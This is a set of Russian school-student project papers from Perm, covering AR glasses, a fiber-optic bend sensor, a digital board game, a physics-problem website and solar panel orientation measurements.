Предлагается концепт очков дополненной реальности, узконаправленный на помощь во взаимодействии с компьютеризированной техникой. В его основе лежит универсализация набора функций устройства путем переноса всех вычислений на источник информации и сокращение габаритов и массы вследствие этого. Такое изменение может решить ряд фундаментальных проблем, из-за которых AR-технологии на сегодняшний день имеют малое распространение. Также описано создание рабочего прототипа, спроектированного с учетом требований описанного формата.

Ключевые слова: дополненная реальность, интернет вещей, автоматизация измерений.

M.E. Noskov, K.P. Latkin

AUGMENTED REALITY GLASSES FOR COMPUTERIZED TECHNOLOGY DATA VISUALIZATION

This article proposes the concept of augmented reality glasses, narrowly focused on helping the interaction computer aided technology. It is based on the universalization of a device's feature set by transferring all computations to the information source. Then this may the size and weight of glasses. This change can solve a number of fundamental problems, making AR technology not widespread. Also described the creation of a working prototype is described. It's designed with the requirements of the presented format.

Keywords: augmented reality, internet of things, automation of measurements.

Актуальность работы. На сегодняшний день к приобретению доступно множество моделей очков дополненной реальности, имеющих различный функционал. Но несмотря на их разнообразие, популярность данных устройств находится на достаточно низком уровне. Причины этого заключаются в неудовлетворяющих большую часть потенциальных покупателей габаритах, цене и отсутствии специализации: большинство моделей выполняют широкий спектр задач, но не обладают возможностью работы в узкопрофильных областях.

Цель исследования. Чтобы решить описанную выше проблему, нужно разработать концепцию очков дополненной реальности, позво-

ляющую избавиться от всех вышеперечисленных недостатков одновременно. В дополнение к этому поставлена цель создания рабочего прототипа для более наглядной демонстрации идеи.

Материалы и методы. Для решения выявленной проблемы первым делом следует сформировать набор задач, на выполнении которых будет специализироваться устройство. Для этого было проведено исследование [1, 2], в ходе которого было выявлено, что наиболее востребованными очки дополненной реальности являются на производстве и в медицине. Работа в этих областях подразумевает взаимодействие с компьютеризированной техникой, в частности контроль ее состояния либо получение от нее информации. Следовательно, именно на этом создаваемое устройство будет специализироваться. Далее необходимо решить проблемы цены и габаритов. Для этого из архитектуры устройства будут удалены все компоненты, не используемые при простом выводе информации на экран. Это одновременно уменьшит и цену, и габариты.

Подобное изменение требует использования в устройстве особого программного обеспечения. В данном случае оно будет работать по принципу браузера: получать сообщение на языке команд, обрабатывать его и выводить нужные данные (рис. 1).




Рис. 1. Принцип работы программного обеспечения

Следующим шагом стало создание модели – рабочего прототипа описанного устройства дополненной реальности. Процесс был разделен на четыре части: 1) моделирование и печать корпуса, 2) подбор аппаратного обеспечения и пайка схемы, 3) написание программного обеспечения, 4) финальная сборка

Для создания 3D-модели была использована программа Autodesk Fusion 360. Опираясь на размеры обычных очков [3], смоделировали

основную часть корпуса. Далее она была изменена путем добавления мест для крепления электроники. Печать производилась PLA-пластиком на 3D-принтере Maestro Solo.

В качестве микроконтроллера была выбрана плата Arduino Nano, средством вывода изображения стал OLED экран SSD1306 с интерфейсом I2C. Спаяны элементы были по представленной на рис. 2 схеме.




Рис. 2. Электронная схема

Для написания программного обеспечения использовалась среда разработки Arduino IDE. Написанный код работает следующим образом: полученные из порта COM3 Arduino данные в текстовом формате расшифровываются и помещаются в специальные блоки, реализованные как объекты нового класса. Далее при каждом обновлении состояния из каждого объекта вызывается метод отрисовки, использующий полученные данные.

После выполнения этих шагов был собран корпус, прошита и закреплена на нем плата и другие детали.

Отдельно стоит уделить внимание способу доставки изображения к глазу. Данное устройство работает по принципу светоделиителя. От включенного экрана свет через систему, состоящую из зеркала и выпуклой линзы (первое служит для нивелирования зеркального эффекта, второе для помощи в фокусировке на близком объекте), попадает на прозрачную пластиковую пластину с коэффициентом отражения

$R \approx 5\%$. Одна часть света проходит сквозь пластину, остальная – отражается и попадает на глаз благодаря френелевскому отражению.

Результаты. Была разработана новая концепция очков дополненной реальности и прототип данного устройства (рис. 3). Ввиду маленькой оптической силы линзы требуется дополнительное аккомодирование глазом. А малый коэффициент отражения пластины позволяет различить визуальную информацию в относительно темном помещении. С другой стороны, система с архитектурой «сервер–клиент» (персональный компьютер – микроконтроллер) позволила визуализировать данные при низкой вычислительной нагрузке на микроконтроллере.




Рис. 3. Готовый прототип

Выводы. В работе была предложена концепция системы дополненной реальности и ее прототип. На данный момент он способен визуализировать входные данные при преобладающей вычислительной нагрузке на сервере, что в значительной степени отражает предлагаемую автором концепцию.

В дальнейших исследованиях в рамках проектной деятельности архитектура будет совершенствоваться и тестироваться в реальных рабочих условиях.

Также ожидается модификация оптической схемы: увеличение оптической силы линзы и коэффициента отражения делителя путем использования просветленной оптики.

Библиографический список

1. Черепанов Н.В. Промышленный «Интернет вещей» на предприятии // Инновации и инвестиции. – 2019. – № 10. – С. 151–154.
2. Середа И.А., Пучков А.Д. Использование технологии дополненной реальности в промышленности // Студенческий. – 2023. – № 1-1 (213). – С. 61–62.
3. Определяем идеальный размер солнцезащитных очков самостоятельно [Электронный ресурс] // Мир Медицины. – URL: <https://kbmk45.ru/ochki-i-linzy/razmery-ochkov.html> (дата обращения: 24.04.2023).
4. Saleh B., Teich M. Fundamentals of Photonics. – 3rd edition. – 2019. – URL: <https://doi.org/10.1002/0471213748>

Сведения об авторах

Носков Максим Евгеньевич – ученик 10а класса МАОУ «Инженерная школа им. М.Ю. Цирюльникова», г. Пермь, e-mail: maksimevgenyevich59@gmail.com

Латкин Константин Павлович – учитель физики МАОУ «Инженерная школа им. М.Ю. Цирюльникова», г. Пермь, старший преподаватель кафедры «Общая физика» Пермского национального исследовательского политехнического университета, e-mail: latkin.k.p@ya.ru

М.А. Рябов, И.Н. Ванышев, Е.В. Колесниченко

ОПТОВОЛОКОННЫЙ ДАТЧИК СГИБА

Объясняется актуальность применения оптоволоконных датчиков сгиба, их свойства и то, как они создаются. Приведены графики зависимости потерь от угла, данные для которых были сняты с датчиков собственного производства

Ключевые слова: оптоволокно, оптоволоконный датчик сгиба.

M.A. Ryabov, I.N. Vanyashev, E.V. Kolesnichenko

FIBER OPTIC BEND SENSOR

This article explains the relevance of using fiber optic bend sensors, their properties, and how they are created. Graphs are provided showing the dependence of losses on angle, which were obtained from sensors of our own production.

Keywords: optical fiber, fiber optic bend sensor.

Человек всегда имел необходимость измерять нужные ему величины и детектировать различные процессы. Будь то изменение скорости движения или детектирование перегрева телефона. Для этого используются датчики, работающие по принципам механики и электричества. Работу свою они выполняют, но как у любой электрической техники, у них есть свои плюсы, так и минусы. Например: опасность в эксплуатации (короткие замыкания, возгорания, оголенные провода), энергозависимость, дороговизна производства определенных датчиков и др. Многие из этих проблем решает наука – фотоника. Прогресс в освоении этой науки позволяет делать датчики из оптоволоконна, по которому свет и сигнал идут, соответственно, быстрее. Такая технология требует не так много энергии, а заменив электрические провода оптоволоконном можно избавиться от множества опасностей. Например, используя оптоволоконные датчики в шахтах, где может находиться взрывоопасный газ, мы избавляемся от возможности возгорания из-за электрических датчиков.

С развитием технологий появляется множество технических устройств, которые имеют в своем строении сгибающиеся части. Например – сустав в умном протезе руки. Компьютеру в протезе необходимо знать, согнут ли протез в суставе и под каким углом. Для этого лучшим

решением будет использовать оптоволоконный датчик сгиба. Тем самым уменьшится энергопотребление и использование электричества в протезе, соответственно, он станет более безопасным.

У датчика такого типа может быть много областей применения, а также он преобладает многими преимуществами перед обычными электрическими. Ввиду этого разработка оптоволоконного датчика сгиба сейчас крайне актуальна.

Гипотеза: оптоволоконный датчик сгиба будет более эффективен, чем обычные датчики, а также намного безопаснее.

Цель: спроектировать и собрать оптоволоконный датчик сгиба, используя метод сварки одномодового и многомодового волокон. Изучить его работу.

Задачи:

- изучить теорию, нужную для проекта;
- собрать датчик сгиба;
- исследовать зависимость получаемых данных с датчика от угла сгиба;
- исследовать работу датчика в разных условиях;
- построить график, получить зависимость, по которой меняется величина.

Материалы и методы: в работе использованы следующие элементы и оборудование:

- одномодовое оптоволокно;
- многомодовое волокно;
- скалыватель;
- стриппер;
- сварочный аппарат Fujikura FSM-100P;
- источник света;
- детектор цветового спектра.

Данный датчик представляет собой неоднородную волоконную структуру. Датчик сварен из двух отрезков одномодового волокна и одного отрезка многомодового волокна в порядке «Одномод – многомод (<10 мм) – одномод». В месте первого стыка (одномод–многомод) свет полностью проходит в сердцевину многомода и распространяется по ней, частично проходя через оболочку многомода, теряя часть излучения. При увеличении угла сгиба многомода потери излучения становятся больше. В месте второго стыка часть света попадает в сердцевину одномода, а остальная часть уходит в его оболочку (рис. 1).



Рис. 1. Схема оптоволоконного датчика

Зачищенные от внешней и внутренней оболочки участки оптоволоконка заключены в оболочку из КТЗС. Свободные концы подключены к источнику света и оптическому тестеру.

Результаты. В результате измерений были получены следующие данные (рис. 2–4).




Рис. 2. Зависимость десятичного логарифма отношения мощности под определенным углом к начальной мощности от угла сгиба датчика (сгибание датчика) с многомодом ММ 55/125




Рис. 3. Зависимость десятичного логарифма отношения мощности под определенным углом к начальной мощности от угла сгиба датчика (разгибание датчика) с многомодом ММ 55/125




Рис. 4. Зависимость оптической мощности от угла сгиба датчика с многомодом ММ 62,5/125

На рис. 4 видно, что использование многомода 62,5/125 в качестве датчика сгиба нецелесообразно. Прибор имеет плохую чувствительность. С многомодом 55/125 ситуация намного лучше. График зависимости получается монотоннее и показывает, что мощность меняется по определенному закону. Многомод 55/125 можно использовать в оптоволоконном датчике сгиба.

Предельный угол измерения зависит от качества сварки, но чаще всего лежит в диапазоне от 70° до 90°.

Выводы. Мы спроектировали, собрали оптоволоконный датчик сгиба, используя метод сварки одномодового и многомодового волокон. Составили графики получаемых из датчика значений и выявили наилучший вариант многомодового волокна для использования в датчике. Показали, что датчик может использоваться по назначению, определяя величину угла сгиба до 80°.

Сведения об авторах

Рябов Матвей Артемович – ученик 10-го технологического класса лицея Пермского государственного национального исследовательского университета, г. Пермь, e-mail: matvejrabov1996@gmail.com

Ванышев Иван Николаевич – ученик 10-го технологического класса лицея Пермского государственного национального исследовательского университета, г. Пермь, e-mail: ivanvanysh@gmail.com

Колесниченко Екатерина Владимировна – учитель лицея Пермского государственного национального исследовательского университета, г. Пермь, e-mail: kolesnichenkoev@gmail.com

А.Ю. Спирин, Н.Г. Носков

ЦИФРОВИЗАЦИЯ НАСТОЛЬНЫХ ИГР

Рассмотрена возможность перевода настольных игр в цифровой формат, создание в цифровой настольной игре необходимых условий, которые бы способствовали развитию коммуникативных навыков людей. Описано создание продукта (приложения) в среде разработки компьютерных и мобильных игр Unity.

Ключевые слова: цифровизация, настольные игры, код программы, мобильные игры.

A.Yu. Spirin, N.G. Noskov

DIGITALIZATION OF BOARD GAMES

The article considers the possibility of converting board games into a digital format, creating the necessary conditions in a digital board game that would contribute to the development of people's communication skills. The creation of a product (application) in the Unity computer and mobile game development environment is described.

Keywords: digitalization, board games, program code, mobile games.

Актуальность работы. Организация досуга является неотъемлемым аспектом жизни человека. Каждый тем или иным образом распределяет свое свободное время, старается насытить его полезной деятельностью. К сожалению, не любой вид деятельности в полной мере удовлетворяет потребности человека, из-за чего большая часть времени уходит на бессмысленное времяпрепровождение. Исходя из этого, актуальностью данной работы является заинтересованность людей всех возрастов проводить свободное время с пользой.

Цель исследования. Реализация идеи полезного времяпрепровождения посредством создания приложения, основными интерактивными элементами которого являются настольные игры в цифровом формате.

Второстепенной целью работы является создание в цифровой настольной игре необходимых условий, которые бы способствовали развитию коммуникативных навыков людей.

Материалы и методы. Досуг является объектом исследования достаточно большого круга общественных наук: социологии, философии, психологии, педагогики и других, которые вносят своеобразие

в понимание этого понятия. Во многих отраслях знания понятия «досуг» и «свободное время» используются как синонимы [3].

С.А. Шмаков в своих трудах [1, 2] занимался разработкой теории досуга. Согласно работам ученого, существует ***разделение видов досуговой деятельности*** на несколько групп:

1. *Первая группа* связана с восстановлением различных сил.
2. *Вторая группа* досуга связана с повышением уровня культурного развития.
3. *Третья группа* связана с развитием духовных сил и способностей, с активной творческой деятельностью.
4. *Четвертая группа* реализует потребность в общении.
5. *Пятая группа* связана с целенаправленным творческим обучением (в основном детей).

В современном мире одной из острейших проблем является трудность в планировании свободного времени и использования его с какой-либо целью, направленной на получение пользы. Данному вопросу уделяется не так много внимания, поскольку приоритет отдается более масштабным проблемам, напрямую касающимся целых государств или континентов. С проблемой же реализации досуга сталкивается каждый человек, однако далеко не любая деятельность развивает у человека какие-либо навыки или качества.

У большого числа молодежи имеется огромный интерес к мобильным играм и техническим устройствам в целом. Большим недостатком «обычных» мобильных игр является сомнительность их пользы: человек (подросток или ребенок) часто не понимает того, что игра ухудшает физическое и психологическое здоровье, а зачастую и «вытягивает» время и средства. Цифровые настольные игры способны стать серьезными конкурентами мобильных игр, поскольку они обладают всеми их достоинствами, а недостатки сведены к минимуму. Помимо этого, цифровой формат может стать решающим аргументом преимущества настольных игр над мобильными. И без того успешно развивающиеся настольные игры получают дополнительный формат, наполненный интерактивом.

Адаптированные под мобильное приложение настольные игры могут не только стать развлечением для группы заинтересованных в общении людей, но и фактором, способным объединить людей всех поколений, а также ликвидировать привычное представление о мобильных играх.

Результаты. В качестве основы итогового продукта выбрана стратегическая настольная игра «Парчис». Она имеет ряд определенных достоинств (довольно простые правила и понятная каждому цель игры, нетребовательный инвентарь для игры и т.д.) и одну довольно интересную особенность – в игре высоко влияние случайности (с одной стороны случайность добавляет игре динамичности, с другой – зачастую мешает развитию продуманной стратегии).

Создание продукта (приложения) происходило в среде разработке компьютерных и мобильных игр Unity [4], и исходя из задуманного плана процесс должен был занять от 3 до 4 месяцев (к этому также можно добавить техническую поддержку, которая будет осуществляться после получения первых отзывов с целью повышения удобства использования – срок, пока приложение актуально).

Примерно 1,5 недели ушло на разработку визуального образа приложения и описание связей между основными экранами и элементами. На второй этап было затрачено примерно ожидаемое время – 4 недели (на данном этапе был визуализирован общий дизайн приложения и отдельных его элементов). Третий этап стал самым трудоемким – на написание программного кода ушло около 1,5 месяца, однако работа приложения оказалась стабильной, а интерфейс в целом удобным.

Наконец, после разработки и создания приложения был проведен первый пробный сеанс, в котором участвовала группа лиц из 4 человек.

Выводы. Идея полезного времяпрепровождения посредством создания приложения, основными интерактивными элементами которого являются настольные игры в цифровом формате была высоко оценена первыми тестирующими продукт.

Кроме того, отдельно можно выделить и формат взаимодействия игроков в процессе игрового сеанса – получилось нечто среднее между использованием голосовых чатов мобильных приложений и живого общения (т.е. игроки не могут тактильно взаимодействовать друг с другом, но процесс игры не отвлекает от общения).

Подводя окончательный итог, можно говорить о том, что цифровой формат привычных всем настольных игр оказался довольно свежим, актуальным решением, и самое главное – это только один из способов, как человек может улучшить качество своего времяпровождения.

Библиографический список

1. Шмаков С.А. Игры учащихся – феномен культуры. – М., 1997.
2. Шмаков С.А. Досуг школьников как социально-педагогическая проблема // Советская педагогика. – 1980. – № 2. – С. 43–48.
3. URL: <https://studopedia.net>
4. URL: <https://unity.com/>
5. URL: https://spravochnick.ru/pedagogika/dosugovaya_deyatelnost/
6. URL: <https://www.art-talant.org>
7. URL: <https://ru.wikipedia.org/>

Сведения об авторах

Спирин Алексей Юрьевич – ученик 10а класса МАОУ «Инженерная школа им. М.Ю. Цирюльникова», г. Пермь, e-mail: less256fanas@mail.ru

Носков Николай Григорьевич – заместитель директора, тьютор МАОУ «Инженерная школа им. М.Ю. Цирюльникова», г. Пермь, e-mail: nikolaj-noskov@yandex.ru

С.В. Черепанов, Е.В. Колесниченко

ТРЕНАЖЕР ДЛЯ РЕШЕНИЯ ЗАДАЧ ПО ФИЗИКЕ

Рассмотрен вопрос об актуальности дистанционного формата обучения, проведен опрос о востребованности обучения в интернете, а также описаны этапы разработки веб-сайта для решения задач по физике.

Ключевые слова: сайт, тренажер, задачи по физике, фреймворк Django.

S.V. Cherepanov, E.V. Kolesnichenko

SIMULATOR FOR SOLVING TASKS IN PHYSICS

The article discusses the relevance of the distance learning format, conducted a survey on the demand for learning on the Internet, and describes the stages of developing a website for solving problems in physics.

Keywords: website, simulator, physics tasks, Django framework.

В настоящее время вся информация представлена в сети. Интернет является не только удобным средством коммуникации, но и благоприятным пространством для бизнеса, а также источником развлечений и общения. Происходящие в стране и мире изменения, связанные с пандемией коронавируса, привели к повышению внимания к проблеме и перспективе онлайн-обучения [1]. Дистанционное обучение – это получение образования с помощью интернета и современных информационных технологий. Дистанционная форма обучения дает возможность для непрерывного самообучения, обмена информацией независимо от наличия временных и пространственных поясов [2].

В современном мире человеку тяжело добиться значительных успехов в чем-либо без постоянного самосовершенствования, в этом ему помогает конкуренция. Здоровая конкуренция на уроке всегда повышает мотивацию и вовлеченность в занятие [3]. Соревнуясь друг с другом, подростки учатся быть лидерами, добиваться своего. Кроме этого, грамотная организация конкуренции позволит мотивировать подростков лучше понимать материал, качественно отвечать и работать на занятии.

Чтобы узнать, насколько актуально обучение в интернете, был проведен опрос среди ровесников. По результатам которого выяснилось, что 58 % опрошенных проводят в интернете более 5 ч; 88 % про-

ходят обучение в интернете; 37 % тратят на обучение в интернете от 1 до 2 ч; 64 % считают обучение в интернете более продуктивным.

Гипотеза. Если совместить соревновательный элемент и решение задач в дистанционном формате, то подросток сможет не только развлекаться, но и провести время с пользой. Информация будет усваиваться легче и интереснее, благодаря чему школьник сможет быстрее усвоить полученные им знания.

Цель. Разработка сайта, посетители которого могли бы расширить или закрепить знания, полученные на уроках, решая задачи по физике.

Задачи:

1. Определить основные элементы проекта.
2. Изучить технологии, необходимые для создания сайта.
3. Разработать структуру сайта, максимально отвечающую требованиям потенциальных пользователей.
4. Подобрать интересные задачи физико-математического цикла для публикации на сайте.
5. Разработать сайт.
6. Наполнить сайт контентом и опубликовать его.

Проект имеет практическое значение, так как может быть использован на дополнительных занятиях по физике, при подготовке к различным контрольным работам.

В работе использованы теоретические и эмпирические методы. К первым можно отнести анализ данных, их обобщение, моделирование. Ко вторым – сбор данных и сравнение.

Материалы и методы. Функционал сайта состоит из следующих частей:

1. Регистрация и авторизация пользователей.
2. Возможность решения задач и тестов по физике с системой начисления баллов.
3. Отображение пользователей в таблице лидеров на главной странице.

Дизайн и описание сайта: сайт выполнен в минималистичном стиле, интуитивно понятном для пользователя. Цветовая палитра состоит из трех цветов: черный, белый и голубой. Проект является адаптивным (поддерживается на большинстве устройств), динамическим (содержание обновляется от действий пользователя), и его можно классифицировать как образовательный ресурс [4]. Также был разработан уникальный логотип, соответствующий общему стилю (рис. 1).



Рис. 1: Логотип сайта

Используемые технологии. При разработке сайта были использованы следующие технологии:

Backend: Python (фреймворк Django); СУБД SQLite.

Frontend: HTML; CSS; JavaScript.

Было разработано древо сайта, представляющее его внутреннюю структуру и организацию информации (рис. 2).



Рис. 2. Древо сайта

Первым этапом разработки проекта стало изучение технологий. Были рассмотрены такие языки, как Python (фреймворк Django), СУБД SQLite, HTML и CSS, которые зачастую идут в связке. Для написания скриптов был использован язык программирования JavaScript. На мо-

мент разработки проекта автор на достаточном уровне владел языком программирования Python, поэтому необходимо было выбрать и изучить фреймворк для создания веб-приложения, а также понять принцип работы баз данных и научиться работать с ними.

Вторым этапом разработки стало создание внешнего вида сайта. Для этого была сделана разметка сайта, которая реализована на языке HTML и стилизована с помощью CSS.

Главная страница разделена на несколько блоков:

- Навигационная панель: слева расположен логотип сайта, при нажатии на который пользователь возвращается на главную страницу; справа – кнопки «Войти» / «Регистрация».

- Область с блоками классов, состоит из четырех блоков, при нажатии на которые пользователь переходит на страницу с задачами, соответствующими выбранному классу, также при наведении на блок он меняет свой цвет, а его контур подсвечивается.

- Таблица лидеров, состоит из трех столбцов: позиция пользователя, ФИ, баллы.

- Панель с информацией о сайте.

Страницы с задачами имеют одинаковую структуру, также разбитую на несколько секций:

- Навигационная панель – слева расположен логотип сайта, при нажатии на который пользователь возвращается на главную страницу; по центру слева расположены блоки для перехода между задачами данного раздела, также при правильном решении задачи они будут менять цвет для сигнализации прогресса; справа количество баллов пользователя и кнопка «Выйти».

- Боковая навигационная панель: сверху расположена информация о прогрессе решения задач, ниже расположены блоки для перехода между разделами данного класса, выбранный раздел выделяется цветом.

- Рабочая область, состоит из трех секций: сверху расположена информация о текущем разделе, по центру – область с текстом задачи или теста и полем для ответа, снизу находится номер задачи и кнопка для перехода к следующей задаче.

Выводы. На данный момент разработана структура сайта и закончена работа над его внешним видом. Были изучены технологии для frontend- и backend-разработки. В дальнейшем, планируется закончить backend-разработку сайта, наполнить его контентом, протестировать и опубликовать.

Библиографический список

1. Фирова И.П., Редькина Т.М., Соломонова В.Н. Новые формы обучения при помощи онлайн образования // Научное пространство России: генезис с трансформацией в условиях реализации целей устойчивого развития: сб. науч. ст. по итогам нац. науч.-практ. конф. – СПб., 2020.
2. Бородицкая Г.П., Пазюк К.Т. Актуальность дистанционного образования в России // Ученые заметки ТОГУ: электрон. науч. изд. / Тихоокеан. гос. ун-т. – Хабаровск, 2017. – Т. 8, № 1. – С. 387–389
3. Хафизов К.М. Развитие мотивации школьников на уроках физики средствами электронных образовательных ресурсов // Студенческая наука и XXI век. – 2018. – № 2-2. – С. 405–407
4. Зельдман Д. Web-дизайн по стандартам; пер. с англ. Г.П. Ковалева. – М.: НТ Пресс, 2005. – 440 с.

Сведения об авторах

Черепанов Сергей Владиславович – ученик 10 класса лицея Пермского государственного национального исследовательского университета, г. Пермь, e-mail: cherepanov.sergey.06@inbox.ru

Колесниченко Екатерина Владимировна – учитель лицея Пермского государственного национального исследовательского университета, г. Пермь, e-mail: kolesnichenkoev@gmail.com

Е.Д. Шафранов, Е.В. Колесниченко

СИСТЕМА ЭФФЕКТИВНОЙ ОРИЕНТАЦИИ СОЛНЕЧНОЙ ПАНЕЛИ (ИНДИВИДУАЛЬНЫЙ ПРОЕКТ)

Рассмотрен способ увеличения количества получаемой электроэнергии от солнечных панелей за счет изменения положения панели в пространстве. Приведен график, показывающий эффективность разных углов, за один промежуток времени.

Ключевые слова: солнечная панель, система ориентации.

E.D. Shafranov, E.V. Kolesnichenko

SYSTEM OF EFFICIENT ORIENTATION OF SOLAR PANEL (INDIVIDUAL PROJECT)

The article discusses a way to increase the amount of electricity received from solar panels by changing the position of the panel in space. A graph showing the effectiveness of different angles for one period of time is given.

Keywords: solar panel, orientation system.

На сегодняшний день человечество столкнулось с множеством проблем, включая проблемы экологии. Загрязнение человеком среды обитания для выработки электроэнергии не самая лучшая идея. Как говорит А.Е. Антонова, «необходимо изучать и развивать альтернативы использованию не возобновляемых и загрязняющих окружающую среду видов энергии и топлива» [1]. Такие источники называются альтернативными. Альтернативные источники энергии – это источники энергии с малым загрязнением окружающей среды, которые используются не так широко, например солнечная энергия, ветроэнергетика, гидроэнергетика, волновая энергетика, энергия приливов и отливов, гидро-термальная энергетика и т.д. Одним из таких источников является солнечная энергия. Человечество научилось добывать эту энергию с помощью солнечных панелей. У такого источника энергии оказалось большое количество применений, например получение электроэнергии в удаленных местах на земле, получение электроэнергии в космосе для работы аппаратов и т.д. Для космических аппаратов солнечная энергия играет важную роль, ведь так аппарат может обеспечить себя энергией

на весь срок эксплуатации, при этом еще и уменьшить массу. Если говорить о долгосрочной перспективе, то, как говорят А.В. Дауров и А.С. Гиркин, «решением проблемы энергоснабжения потребителей является разработка и внедрение возобновляемых источников электроэнергии (ВИЭ). По прогнозам, их доля в мировом потреблении в 2020 г. составит около 24 %, а уже в 2040 г. – около 50 %» [2], в то время как энергоносители будут дорожать, солнечная энергия останется бесплатной и дело будет лишь за оптимизированием и повышением эффективности солнечных батарей.

Цель исследования. Разработка и создание устройства, которое сможет регулировать положение солнечной панели для получения большего количества энергии.

Задачи:

1. Разработка схемы устройства ориентирования.
2. Определение необходимых деталей для сборки устройства.
3. Сборка и отладка устройства.
4. Проведение эксперимента (получение экспериментальных данных и анализ).

Материалы и методы.

Использованное оборудование и электронные компоненты:

1. Цифровой мультиметр Mastech. Служит для измерения силы постоянного или переменного тока, значения постоянного или переменного напряжения, сопротивления цепи и т.д.
2. Солнечная панель. (размеры – 95×95 мм, рабочее напряжение – 5 В, рабочий ток – 0,25 А, выходная мощность – 1 Вт, длина вывода проводов – 1 м).
3. Четыре резистора сопротивлением 160 Ом каждый, соединенные параллельно для создания нагрузки в цепи.

Формулы, использованные в исследовании: $R = \frac{U}{I}$ – закон Ома, $N = UI$ – мощность тока, $N = \frac{U^2}{R}$ – мощность тока (без силы тока), где N – мощность тока, R – сопротивление, U – напряжение, I – сила тока.

Схема установки:

Для проведения эксперимента к солнечной панели были подключены 4 резистора, соединенные параллельно для создания нагрузки в цепи. К ним параллельно подключен мультиметр Mastech для измерения напряжения (рис. 2).



Рис. 2. Фото установки

Результаты. В результате проведения эксперимента для углов 0° , 30° , 45° , 90° во временном промежутке от 10 ч 15 мин до 12 ч 45 мин с шагом в 30 мин были получены следующие результаты (таблица).

Результаты измерений

Время \ Угол	10:15	10:45	11:15	11:45	12:15	12:45
0	3,54	3,83	3,93	4,11	4,11	4,06
30	4,24	4,37	4,35	4,41	4,31	4,01
45	4,42	4,48	4,44	4,51	4,34	4,24
90	4,52	4,38	4,34	4,30	4,25	4,15




Рис. 3. Зависимость вырабатываемого напряжения солнечной панели от времени для фиксированных углов (0° , 30° , 45° , 90°)

В результате были получены следующие зависимости (рис. 3) для 10:19 лучший угол – 90° , а для 11:45 лучший угол это 45° . Это практически подтверждает, что для каждого промежутка времени требуется свой индивидуальный угол, чтобы получать наибольшее количество энергии.

